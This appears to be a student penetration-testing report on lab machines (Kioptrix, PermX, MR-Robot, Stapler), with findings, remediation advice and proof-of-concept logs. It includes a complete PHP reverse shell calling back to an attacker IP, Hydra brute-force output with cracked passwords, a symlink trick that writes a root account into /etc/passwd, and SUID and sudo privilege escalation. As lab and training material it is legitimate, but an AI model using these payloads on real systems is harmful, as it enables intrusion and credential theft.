Penetration Testing Report

Kioptrix level 3 & 4 Vulnerabilities

- **SQL Injection Kioptrix level 3 & 4 Vulnerabilities**

Description:	SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve.
Impact:	Critical
System:	192.168.1.25
References:	https://portswigger.net/web-security/sql-injection

Exploitation Proof of Concept

Figure 1: Vulnerable Login form

```
┌──(moaaz㉿kali)-[~/go/bin]
└─$ ./gobuster dir -u http://192.168.1.25 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.25
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 1255]
/images               (Status: 301) [Size: 352] [--> http://192.168.1.25/images/]
/member               (Status: 302) [Size: 220] [--> index.php]
/logout               (Status: 302) [Size: 0] [--> index.php]
/john                 (Status: 301) [Size: 350] [--> http://192.168.1.25/john/]
/robert               (Status: 301) [Size: 352] [--> http://192.168.1.25/robert/]
/server-status        (Status: 403) [Size: 332]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Figure 2: Content discovery

A SQL injection attack attempts to exploit vulnerabilities in a web application's database layer by inserting or "injecting" malicious SQL code into queries made by the application. This attack allows an attacker to interfere with the queries the application makes to its database.

Figure 3: Successful Login

- **Gaining root privileges using mysql**

Description:	Gaining root privileges using the sys_exec function in MySQL is considered a severe vulnerability that can occur when the MySQL server is configured improperly, specifically when it has administrative-level access to the underlying operating system.
Impact:	**High**
System:	**192.168.1.25**
References:	**https://sekkio.medium.com/linux-privilege-escalation-mysql-service-udf-exploit-db448541d5dd**

Figure 4 : Username and password for MySQL




Figure 5: using sys_exec to give john an admin

- **Metasploit exploit: exploit/multi/http/lcms_php_exec**

Description:	is a Metasploit module used to exploit a **remote code execution (RCE)** vulnerability in **LotusCMS**, a web-based content management system (CMS). This vulnerability allows attackers to execute arbitrary PHP code on the target server by leveraging a flaw in how the application processes user-supplied input.
Impact:	**High**
System:	**192.168.1.18**
References:	**Metasploit**




Figure 6: Gaining a Shell

- ***Gaining root privileges***

Description:	Gaining root privileges
Impact:	**High**
System:	**192.168.1.18**
References:	




Figure 6: finding password for the user

```
# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: ALL
```

Figure 7: run any command with sudo without being prompted for a password (NOPASSWD).

```
┌──(moaaz㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa loneferret@192.168.1.18
loneferret@192.168.1.18's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$ #export TERM=xterm-256color
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$ #export TERM=xterm
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$ export TERM=xterm
loneferret@Kioptrix3:~$ sudo ht

[1]+  Stopped                 sudo ht
loneferret@Kioptrix3:~$ sudo su -
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:~#
```

Figure 8: change user to root

Graduation project

PermX

Severity	**High**
Description	Unauthorized access to sensitive files can occur through improperly configured ACLs (Access Control Lists). Unrestricted subdomains can increase attack vectors, while weak password management and improper file permissions can lead to privilege escalation.
Observation	- **Access Control**: Weak ACL settings allow unauthorized access to sensitive files. - **Access Control**: Exposed subdomains can reveal sensitive data. - **Access Control**: Weak passwords make user accounts susceptible to brute-force attacks. - **Access Control**: Improper file permissions can be exploited for privilege escalation.
Remediation	- Restrict ACL Misconfigurations: Tighten ACL settings to prevent unauthorized access. - Limit Subdomain Exposure: Use enumeration tools carefully and secure unnecessary subdomains. - Password Management: Use strong, unique passwords and store credentials securely. - Audit File Permissions: Regularly review file and directory permissions to prevent symlink abuse.
System	**192.168.1.2**

Exploitation Proof of Concept

while my searching i found the web page vulnerable to **CVE-2023-4220 Chamilo's LMS**

https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc

- **Tool Used**: LinPEAS a script for enumerating potential privilege escalation paths on Linux systems.
- **Process**: During the enumeration with LinPEAS, stored credentials were identified. These credentials were then used to log in to the **PermX Machine**, allowing access to the system.

```
/var/www/chamilo/app/config/configuration.php:$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
/var/www/chamilo/app/config/configuration.php:$_configuration['password_encryption'] = 'bcrypt';
/var/www/chamilo/app/config/configuration.php:/*$_configuration['password_requirements'] = [
/var/www/chamilo/app/config/configuration.php://$_configuration['email_template_subscription_to_session_confirmation_lost_password'] = false;
/var/www/chamilo/app/config/configuration.php://$_configuration['force_renew_password_at_first_login'] = true;
/var/www/chamilo/app/config/configuration.php://$_configuration['password_conversion'] = false;
/var/www/chamilo/cli-config.php:    'password' => $_configuration['db_password'],
```

- **Outcome**: Successful login using the credentials enabled further access, potentially leading to further enumeration or privilege escalation within the machine.

```
┌──(a6m1n㉿kali)-[/tmp/tmp.LT9pTEWVbg]
└─$ ssh mtz@10.10.11.23
mtz@10.10.11.23's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Oct 19 10:34:59 PM UTC 2024

  System load:           0.08
  Usage of /:            59.0% of 7.19GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             228
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.23
  IPv6 address for eth0: dead:beef::250:56ff:fe94:701e


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Oct 19 22:21:22 2024 from 10.10.14.224
mtz@permx:~$
```

- A **symlink (symbolic link)** is created to point to a sensitive file (e.g., a file owned by `root` or a privileged user).
  - By creating a symlink pointing to a critical file (like `/etc/passwd` or another sensitive configuration file), it allowed the user to access or overwrite the contents of that file.
  - This technique can be used to escalate privileges, especially when writable directories or files are misconfigured to allow regular users to create symlinks.
- **Outcome**: The symlink exploitation provided elevated access or allowed manipulation of files that should normally require higher privileges, facilitating **privilege escalation** to a higher user or `root` access on the **PermX Machine**.

- also via a script was provided in the machine i get the root access with symlink

```
#!/bin/bash

if [ "$#" -ne 3 ]; then
/usr/bin/echo "Usage: $0 user perm file"
exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
/usr/bin/echo "Access denied."
exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
/usr/bin/echo "Target must be a file."
exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```

```
mtz@permx:~$ ln -s /etc/passwd /home/mtz/mypass
mtz@permx:~$ /usr/bin/sudo /opt/acl.sh mtz rw /home/mtz/mypass
mtz@permx:~$ echo "myroot::0:0:myroot:/myroot:/bin/bash" >> /home/mtz/mypass
mtz@permx:~$ su myroot
root@permx:/home/mtz# id
uid=0(root) gid=0(root) groups=0(root)
root@permx:/home/mtz# cd /root
root@permx:/root# ls
backup  reset.sh  root.txt
root@permx:/root# cat root.txt
b46ce6a97e9f87e9d5b8d8aa68e2d125
root@permx:/root#
```


MR-Robot

Severity	**High**
Description	Poorly secured WordPress installations and misconfigured services can expose the system to attacks. Unchecked SUID files and lack of reverse shell protections can lead to elevated privileges and remote access risks.
Observation	- **Confidentiality**: Exposed WordPress installations may lead to unauthorized access. - **Integrity**: Improperly configured services may allow attackers to modify system behavior. - **Access Control**: SUID files can be exploited for privilege escalation. - **Confidentiality**: Lack of reverse shell protections allows attackers to establish remote access.

Severity	**High**
Remediation	- Secure WordPress Setup: Regularly update, disable user enumeration, and use security plugins. - Harden System Services: Review and disable unnecessary services. - SUID Files Check: Audit SUID files to ensure no unnecessary ones are present. - Use Reverse Shell Protections: Implement firewall rules to restrict outbound connections and use monitoring tools to detect reverse shells.
System	**192.168.1.3**

Exploitation Proof of Concept


- **Enumeration with Web Tools**: Initial enumeration is performed using tools like **Gobuster** or **Dirsearch** to discover hidden directories or files on the website.



Enumeration: WPScan was used to scan the WordPress site running on the **MR-Robot Machine**.


```
[+] WordPress theme in use: twentyfifteen
 | Location: http://10.10.215.43/wp-content/themes/twentyfifteen/
 | Last Updated: 2024-07-16T00:00:00.000Z
 | Readme: http://10.10.215.43/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 3.8
 | Style URL: http://10.10.215.43/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen/
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st
.
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.215.43/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:12 <=======================================> (137 / 137) 100.00% Time: 00:00:

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Sep 27 21:55:40 2024
[+] Requests Done: 189
[+] Cached Requests: 6
[+] Data Sent: 45.133 KB
[+] Data Received: 21.795 MB
[+] Memory used: 282.426 MB
[+] Elapsed time: 00:00:28
```

- **Discovered WordPress Installation**: The enumeration reveals that the target website is running **WordPress**.



- **Credentials**: After identifying the WordPress login page (`/wp-login.php`), common username/password combinations were tested via .

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 01:04:31
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858237 login tries (l:1/p:858237), ~53640 tries per task
[DATA] attacking http-post-form://10.10.245.64:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http
%3A%2F%2F10.10.245.64%2Fwp-admin%2F&testcookie=1:The password you
[80][http-post-form] host: 10.10.245.64   login: Elliot   password: ER28-0652
[STATUS] attack finished for 10.10.245.64 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 01:04:35
```




```
┌──(a6m1n㉿kali)-[/tmp/tmp.emIOqDpl8u]
└─$ nc  -nvlp 4221
listening on [any] 4221 ...
connect to [10.13.67.36] from (UNKNOWN) [10.10.245.64] 47187
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 22:39:55 up  1:29,  0 users,  load average: 0.02, 0.03, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

`go to Appearance > Editor > edit on Archive.php`

`with that Pentestmonkey's php reverse shell`

```php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.13.67.36';  // You have changed this
$port = 4221;  // And this
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
  // Fork and have the parent process exit
  $pid = pcntl_fork();
```

```
    if ($pid == -1) {
      printit("ERROR: Can't fork");
      exit(1);
    }

    if ($pid) {
      exit(0);  // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
      printit("Error: Can't setsid()");
      exit(1);
    }

    $daemon = 1;
  } else {
    printit("WARNING: Failed to daemonise.  This is quite common and not
fatal.");
  }

  // Change to a safe directory
  chdir("/");

  // Remove any umask we inherited
  umask(0);

  //
  // Do the reverse shell...
  //

  // Open reverse connection
  $sock = fsockopen($ip, $port, $errno, $errstr, 30);
  if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
  }

  // Spawn shell process
  $descriptorspec = array(
    0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
    1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
    2 => array("pipe", "w")   // stderr is a pipe that the child will write to
  );

  $process = proc_open($shell, $descriptorspec, $pipes);

  if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
```

```
  }

  // Set everything to non-blocking
  // Reason: Occsionally reads will block, even though stream_select tells us
they won't
  stream_set_blocking($pipes[0], 0);
  stream_set_blocking($pipes[1], 0);
  stream_set_blocking($pipes[2], 0);
  stream_set_blocking($sock, 0);

  printit("Successfully opened reverse shell to $ip:$port");

  while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
      printit("ERROR: Shell connection terminated");
      break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
      printit("ERROR: Shell process terminated");
      break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {
      if ($debug) printit("SOCK READ");
      $input = fread($sock, $chunk_size);
      if ($debug) printit("SOCK: $input");
      fwrite($pipes[0], $input);
    }

    // If we can read from the process's STDOUT
    // send data down tcp connection
    if (in_array($pipes[1], $read_a)) {
      if ($debug) printit("STDOUT READ");
      $input = fread($pipes[1], $chunk_size);
      if ($debug) printit("STDOUT: $input");
      fwrite($sock, $input);
    }

    // If we can read from the process's STDERR
    // send data down tcp connection
    if (in_array($pipes[2], $read_a)) {
      if ($debug) printit("STDERR READ");
```

```
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
      }
    }

    fclose($sock);
    fclose($pipes[0]);
    fclose($pipes[1]);
    fclose($pipes[2]);
    proc_close($process);

    // Like print, but does nothing if we've daemonised ourself
    // (I can't figure out how to redirect STDOUT like a proper daemon)
    function printit ($string) {
      if (!$daemon) {
        print "$string
";
      }
    }
    ?>
```

This reverse shell provides initial access to the **MR-Robot Machine** as a low-privileged user, allowing for further enumeration and potential privilege escalation.

```
daemon@linux:/$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
```

Outcome: This reverse shell provides initial access to the **MR-Robot Machine** as a low-privileged user, allowing for further enumeration and potential privilege escalation.

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```


```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
```

NOW via SUID i get root access with nmap command

```
robot@linux:~$ find / -user root -perm /4000 2>/dev/null
find / -user root -perm /4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
```

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
```

Stapler 1 & VulnOS 2 Machines Report

Vulnerability 1: Anonymous FTP Login

- **Severity:** High
- **Description**: The FTP service (vsFTPd 3.0.3) allows anonymous login, which exposes sensitive information such as system usernames (Harry, Elly, John). Attackers could gain access to FTP directories and potentially exploit this to enumerate users, access files, and further compromise the system.
- **Mitigation**:
    1. **Disable Anonymous FTP Access**: Ensure anonymous access is disabled in the FTP configuration.
    2. **Restrict User Permissions**: Limit user access to only necessary directories.
    3. **Use Secure Protocols**: Replace FTP with SFTP or FTPS, which provide encrypted data transmission.

Vulnerability 2: SSH Brute Force

- **Severity:** Medium

- **Description**: SSH (OpenSSH 7.2p2) is vulnerable to brute force attacks, potentially leading to unauthorized access to user accounts. Hydra was used to successfully brute force login credentials (user: peter, pass: JZQuyIN5).
- **Mitigation**:
    1. **Implement Multi-factor Authentication (MFA)**: Require MFA for all SSH logins.
    2. **Limit SSH Access**: Restrict SSH access by allowing only specific IPs to connect.
    3. **Use Fail2ban**: Implement Fail2ban or other intrusion prevention systems to block repeated failed login attempts.

Vulnerability 3: Samba Null Session

- **Severity:** High

- **Description**: Samba service allows null session connections, enabling attackers to enumerate users, groups, and shared files without authentication. This can lead to further attacks like password cracking or privilege escalation.
- **Mitigation**:
    1. **Disable Null Sessions**: Modify Samba configuration to disable null sessions.
    2. **Restrict Access**: Limit access to Samba shares by enforcing authentication for all users.
    3. **Update Samba**: Ensure Samba is updated to a secure version with null session vulnerabilities patched.

Vulnerability 4: SQL Injection in Opendocman

- **Severity:** Critical
- **Description**: The web application running on Opendocman version 1.2.7 is vulnerable to SQL injection via the `/jabcd0cs/ajax_udf.php` endpoint. Using SQLmap, the database (`odm_user` table) was successfully dumped, exposing sensitive user credentials (webmin, guest).
- **Mitigation**:
    1. **Patch Opendocman**: Update to the latest version of Opendocman with security patches.
    2. **Sanitize User Inputs**: Implement proper input validation and prepared statements to prevent SQL injection.
    3. **Use Web Application Firewalls (WAFs)**: Employ a WAF to detect and block SQL injection attempts.

Vulnerability 5: Exposed WordPress Configuration File

- **Severity:** High
- **Description**: During the HTTP/HTTPS testing, the `robots.txt` file exposed hidden directories. Exploiting the vulnerable WordPress plugin revealed the `wp-config.php` file, which contained database credentials, leading to unauthorized database access.
- **Mitigation**:
    1. **Protect Sensitive Files**: Ensure critical files like `wp-config.php` are not publicly accessible by modifying file permissions.
    2. **Update WordPress Plugins**: Regularly update all WordPress plugins and themes to the latest versions.
    3. **Restrict Directory Listing**: Disable directory listing to prevent exposure of hidden files.

Stapler 1 POC

Machine: Stapler 1

IP address: 192.168.83.136

Operating System: Linux, Ubunto

Goal: Penetration Testing Process

Port	Service	Version
21/TCP	FTP	vsFTPd 3.0.3 - secure
22/TCP	SSH	OpenSSH 7.2p2
53/TCP-UDP	NS	dnsmasq-2.75
80/TCP	HTTP	PHP cli server 5.5
137/UDP	Net-BIOS-NS	Samba smbd 4.3.9
